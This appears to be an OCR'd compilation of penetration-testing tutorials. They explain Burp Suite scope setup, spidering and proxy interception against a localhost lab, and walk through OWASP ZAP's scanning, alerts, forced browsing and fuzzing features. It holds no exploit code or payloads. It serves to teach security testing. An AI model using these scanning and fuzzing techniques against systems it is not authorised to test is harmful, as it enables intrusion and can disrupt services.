


Now if you go to the target tab you will see your scope of testing website, which is localhost in my case, as shown below.




"It will also list all of the other websites that are being visited without you knowing. Let us consider any live website: There will be a "like" button, a "share" button or some kind of advertisement that will also get listed here. To remove an unscoped item, click on the filter bar and set your all options as shown in the figure below, then click anywhere on the blank page and changes will be


applied."




After that, as I mentioned, I need to spider this host, so I will right click on the localhost and select the *Spider this host* option. If your target application has a form submission, then you will get a popup to fill in and submit the form values.



After clicking on that, the spidering of your target host will be started. If you go to the spider tab, you will see something like the picture below.




"Note that if a request queue becomes and remains 0 for more than enough time, it means the spidering of that web application is finished."



Then you can go ahead and again check the target option; you will see the list of all the pages that web application has. Some new pages might have been added.

Proxy Setting

There are not any particular settings or configuration. I personally set the configurations as shown in the figure.



The reason I am using these settings is because our target host might link to a ton of other websites via share buttons, advertisements, etc. I want to intercept all the communication between myself and my target host, but not any other website. That is why I tick that checkbox to intercept only a request that “Is in target scope.” I also want to intercept each response that is processed by the server against my all responses so that I can know if my request is processed properly or have I been redirected to somewhere else, etc. So I tick that option that shows “Intercept all the responses.”

Preface of the Next Part of This Article

In the next part of this article series, I will show you how to identify the application entry points and the injection points and how the server encodes your input.

References

1. http://sourceforge.net/projects/mutillidae/
2. http://portswigger.net/burp/

From <https://resources.infosecinstitute.com/manual-web-application-penetration-testing-introduction/>


What to use and when

Sunday, December 23, 2018 1:44 AM

Introduction

So here we are on the third edition of “Which weapon should I choose for Web Penetration Testing?” For this edition, I am going to take a walk through two interesting tools for pen-testing: OWASP ZAP and Netsparker – Community Edition. In the previous edition, I had a request for OWASP ZAP from the ZAP project, so here is my promised walk through.

OWASP ZAP



- Official web site:https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- License: Apache License 2.0
- Additional Information: Love the fuzzer
- Tested version: 2.0.0
- Guides:
- https://www.youtube.com/watch?feature=player_embedded&v=a-lJafBdAeM
- https://www.youtube.com/watch?feature=player_embedded&v=eH0RBI0nmww




Figure 1. Defining the target

At first impression of OWASP ZAP, you may find that it is pretty simple to use. You can start the scanning process with entering the link of your web application on the right side and just click on “Attack” in order to start.




Figure 2. OWASP ZAP environment

As you can see from the Figure 2, when you perform the scan on the left side, there is a tree display of the scanned links. On the bottom, there is a group of tabs reserved for the current scanning session.




Figure 3. Tools for active session

So we will start with the History tab. Here, you can view the links of all web applications that previously were scanned. If you press right click on some of the links (that is if you previously finished with the scanning), you can see additional options and operations that could be performed. There are options such as making notes for you target, adding tags to it, exclude or include from, etc…




Figure 4. Additional menu with options

Next to the History tab is Search tab, where you can view all the links that were crawled. Here you can search for particular links or filter links by type.




Figure 5. Search tab

The next tab is Break Points. There isn't much to explain here, just to know that on specified links, breakpoints could be put. After the Break Points tab comes Alerts tab.

Figure 6. Alert tab

In the Alert tab, you can find all the priority alerts that occurred during the scanning session. There are four types of priority alerts: Informational (

blue color), Low (

yellow color), Medium (

orange color) and High (

red color)




Figure 7. Detected alerts

On the left part of the tab, you can see the tree view of the detected alerts sorted by priority (form high to low). If you double click on the alert, you can edit its information, and if you right click, you can perform the same options and operations as mentioned in the previous History tab.




Figure 8. Alert information

On Figure 8, as you can see above,the Alert information is displayed, which is composed of: general information of the Alert, Description, Other info, Solution and Reference. The general information gives the details of the alert in which the following information is included:

- The vulnerable URL link
- Risk level of the Alert
- Reliability factor of the Alert
- Vulnerable parameter
- Used code in finding the vulnerability




Figure 9. Sample of an Alert

After the Alert tab is the Active Scan tab. Here you can view the current process of scanning (links that are current processed).




Figure 10. Process of scanning

Also here, as a feature (by clicking the icon on the left side of the progress bar), is the view of plugins that are running during the scan.




Figure 11. Process of scanning

The next tab is the Spider tab, used for displaying the list of current crawled links.


Figure 12. Process of crawling

Next to it is Forced Browse tab used for discovering files and directories. For this process, you need to select a filethat consists of already defined names which will be combined with the target base URL in order to discovery new directories and files. This is similar to a dictionary attack when you try to crack a password, which could be very exhaustive and could lead to DoS.


Figure 13. Process of forced discovery of files and directories

The Params tab displays list of all of the parameters a site has used.




Figure 14. Overview of all parameters used in the web application

If you want to use the fuzzer for your testing you need to select a URL link that previously was scanned. On the right side of the OWASP ZAP environment you need to click on the Request tab, mark the field you want to perform the fuzzing and by right clicking on it and clicking “Fuzz…” option, you can start the process.




Figure 15. Fuzzing process

Before starting the fuzzing process, you need to select what type of fuzzing will be performed. In Fuzz Category, there is an impressive list of fuzzing profiles that could be performed.

